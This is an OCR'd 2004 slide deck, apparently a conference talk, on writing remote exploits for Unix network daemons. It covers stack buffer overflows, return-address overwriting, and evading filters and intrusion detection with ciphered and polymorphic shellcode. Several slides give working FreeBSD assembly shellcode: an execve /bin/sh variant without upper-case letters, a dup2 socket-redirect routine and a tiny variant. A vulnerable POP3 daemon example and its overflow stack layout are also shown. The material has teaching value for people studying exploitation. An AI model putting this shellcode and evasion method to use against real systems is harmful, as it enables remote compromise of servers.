Writing Remote Exploit

timhsu@chroot.org

Aug 2004

Over View

- Exploit
  - Buffer size
  - Stack overflow
  - Return address
- Shellcode
  - Prevent Filter/IDS
  - Establish connection
  - Execute shell
  - System call number
- Shellcode Example
  - FreeBSD Shellcode without upper-case
  - Dup2 shellcode without upper-case
  - Tiny shellcode

Remote Exploit

- Local vs Remote
- Inetd/Xinetd
  - stdin, stdout, stderr
- Standalone Daemon
  - fork()
  - select()/poll()
- Simple TCP Client

Buffer Size

- Source code


```
   int function(char *s)
{
    int i;
    char buf[256];
    strcpy(buf,s);
}
```

- Gdb or objdump


```
(gdb) disas function
Dump of assembler code for function function:
0x804835c <function>:    push   %ebp
0x804835d <function+1>:  mov    %esp,%ebp
0x804835f <function+3>:  sub    $0x118,%esp
0x8048365 <function+9>:  sub    $0x8,%esp
0x8048368 <function+12>:        pushl  0x8(%ebp)
0x804836b <function+15>:        lea    0xfffffee8(%ebp),%eax
0x8048371 <function+21>:        push   %eax
0x8048372 <function+22>:        call   0x8048288 <strcpy>
0x8048377 <function+27>:        add    $0x10,%esp
0x804837a <function+30>:        leave
0x804837b <function+31>:        ret
End of assembler dump.
```

- Brute force


Stack Overflow



```
void main() {
  char buffer[96];
  ...
  strcpy(buffer, large_string);
  return
}
```



```
void main() {
  char buffer[96];
  ...
  strcpy(buffer, large_string);
  return;
}
```




```
void main() {
  char buffer[96];
  ...
  strcpy(buffer, large_string);
  return;
}
```

Return Address

- Jump to where?
  - Destination
  - Source
- Prevent zero
  - Actual address + offset
  - NOPs
- Source Code
  - printf()
- Gdb
- Repeat fill in

Shellcode

- Assembly & Opcode
- NULL byte problem
- Address problem
- Shellcode tools
  - dump2code, gdb, hexdump, readelf



Prevent Filter

- Character Filter
  - White space
  - Carriage return ('\r')
  - Newline ('\n')
  - Tab ('\t')
- Lower-case
  - [a-z]
- Upper-case
  - [A-Z]

Prevent IDS

- Magic string '/bin/sh'
  - push '//sh'
  - push '/bin'
- Magic opcode '\xcd\x80'
  - Run-time modify self
- Magic opcode '\x90'
  - 'CHROOT.ORG'
- Chiper Shellcode
  - Shellcode – [CCC]
  - After chiper – [KKK]
  - Decipher – [D]
  - New shellcode [DKKK]
- Polymorphic Shellcode
  - generate a decipher routine each time.
  - generate fake code in true decipher.

Establish Connection

- Search Socket
  - Standard input, output, error
  - Structure or global pointer
- Duplicate file descriptiors
  - dup2(sockfd, 0);
  - dup2(sockfd, 1);
  - dup2(sockfd, 2);
- fork() in shellcode
- close(sockfd);

Execute shell

- Invoke system call: int 0x80
- Simple execve() in C
  execve(path,argv,envp);
- Linux
  - EAX -> system call number(0xb)
  - EBX -> path pointer
  - ECX -> argv pointer
  - EDX -> envp pointer
- FreeBSD
  - EAX -> system call number(0x3b)
  - Push envp pointer
  - Push argv pointer
  - Push path pointer
  - Push dummy

System call number

- Linux
  - /usr/include/asm/unistd.h
- FreeBSD
  - /usr/include/sys/syscall.h
- System call in FreeBSD/Linux
  - exit : 1
  - fork: 2
  - setuid: 23
  - execve: FreeBSD(59) vs Linux(11)
  - dup2: FreeBSD(90) vs Linux(63)
- FreeBSD system call for socket
  - accept: 30
  - connect: 98
  - bind: 104
  - listen: 106
- Linux system call for socket
  - socketcall: 102
    - socket(1), bind(2), connect(3), listen(4), accept(5)

Shellcode without upper

```
/*
 * shellcode without upper-case for FreeBSD
 *
 * gcc -o execve execve.S
 * hexdump -e '8/1 "\\x%02x " "\n"' -n 104 -s 0x458 execve|sed 's/\\\\/\\/g'
 *
 * by Tim Hsu. <timhsu at chroot.org>
 *
 */
.globl main
main:
jmp call
start:
popl %esi                    /* get "/bin/sh" address          */
subl $0x18, %esp             /* add stack space 0x18           */
xorl %ebx,%ebx               /* clear ebx                      */
movl %ebx, 0x7(%esi)          /* set string tail is NULL       */
movl %esi, 0x10(%esp)    /* set argv[0] = "/bin/sh"         */
movl %ebx, 0x14(%esp)        /* set argv[1] = NULL             */
movl %ebx, 0xc(%esp)     /* push envp = NULL into stack  */
leal 0x10(%esp),%ebx         /* get argv address               */
movl %ebx, 0x8(%esp)     /* push argv address into stack */
xorl %eax,%eax               /* clear eax                      */
xorl %ebx,%ebx               /* clear ebx                      */
movb $0x3b,%al               /* set eax syscall number         */
movb $0x3b,%bl
movl %esi, 0x4(%esp)         /* push path into stack           */
movl %ebx, (%esp)            /* push dummy into stack          */
int $0x80
call:
call start
.ascii "/bin/sh"
```

A POP3d Example

```
void accept_user(struct Client *p)
{
  int fd;
  char *userid, *ptr, fpath[80], buf[128];

  userid = parse_string(p->recv, LOWER);
  sprintf(buf, "-ERR %s have no mail" , buf);
  <...>
}


struct Client
{
  struct Client *next;
  int stat;
  int sock;
  char recv[1024];
};
```

Stack Trick

- Function argument
  - Returen address : [R]
  - First Argument address : [P]
  - Dummy data : [D]
  - NOPs : [N]
  - Shellcode : [S]
  - Jump to : [J]
- Stack context before overflow
  - [DDDDDRPDDDD]
- Stack context after overflow
  - [NNSSSJPJPJP]

Dup2 shellcode

```
.globl main
main:
popl %esi                       /* Get Argument Pointer         */
subl $0xc, %esp                 /* Add stack space 0xc          */
movl %esi, %ebx
addb $7, %bl                    /* Okay, get socket address     */

movl (%ebx),%edi                /* get socketfd into %edi       */
movl %edi, 0x4(%esp)            /* push sockfd  into stack      */

xorl %ebx,%ebx
movl %ebx, 0x8(%esp)            /* push newfd(0) into stack     */
movb $0x38,%bl
addb $0x22,%bl                  /* set system call number       */
movl %ebx, (%esp)               /* push dummy into stack        */
movl %ebx, %eax                 /* set %eax call number         */
int $0x80                               /* dup2(sockfd, 0);
subl $0xc, %esp                 /* adjust stack pointer         */
xorl %ebx,%ebx                  /* clear %ebx                   */
incb %bl
movl %ebx, 0x8(%esp)            /* put newfd(1) into stack      */
movl %edi, 0x4(%esp)            /* push sockfd into stack       */
movb $0x38,%bl
addb $0x22,%bl
movl %ebx, %eax
int $0x80                               /* dup2(sockfd, 1);                     */
```

Next ...

- Size Optimization
- Fork() shellcode
- Bind() shellcode
- Big5 shellcode? :-)
- Okay, shellcode editor ....

Tiny shellcode

```
.globl main
main:
jmp call
start:
popl %esi                  /* get "/bin/sh" address          */
subl $0x4, %esp            /* addjust stack pointer          */
xorl %ebx,%ebx                  /* clear ebx                      */
movl %ebx, 0x7(%esi)       /* set string tail is NULL        */
movl %ebx, 0xc(%esp)       /* push envp = NULL into stack    */
movl %ebx, 0x8(%esp)       /* push argv = NULL into stack    */
xorl %eax,%eax                  /* clear eax                      */
movb $0x3b,%al             /* set eax syscall number              */
int $0x80
call:
call start
.ascii "/bin/sh"
```

Question?

~ END ~

Thanks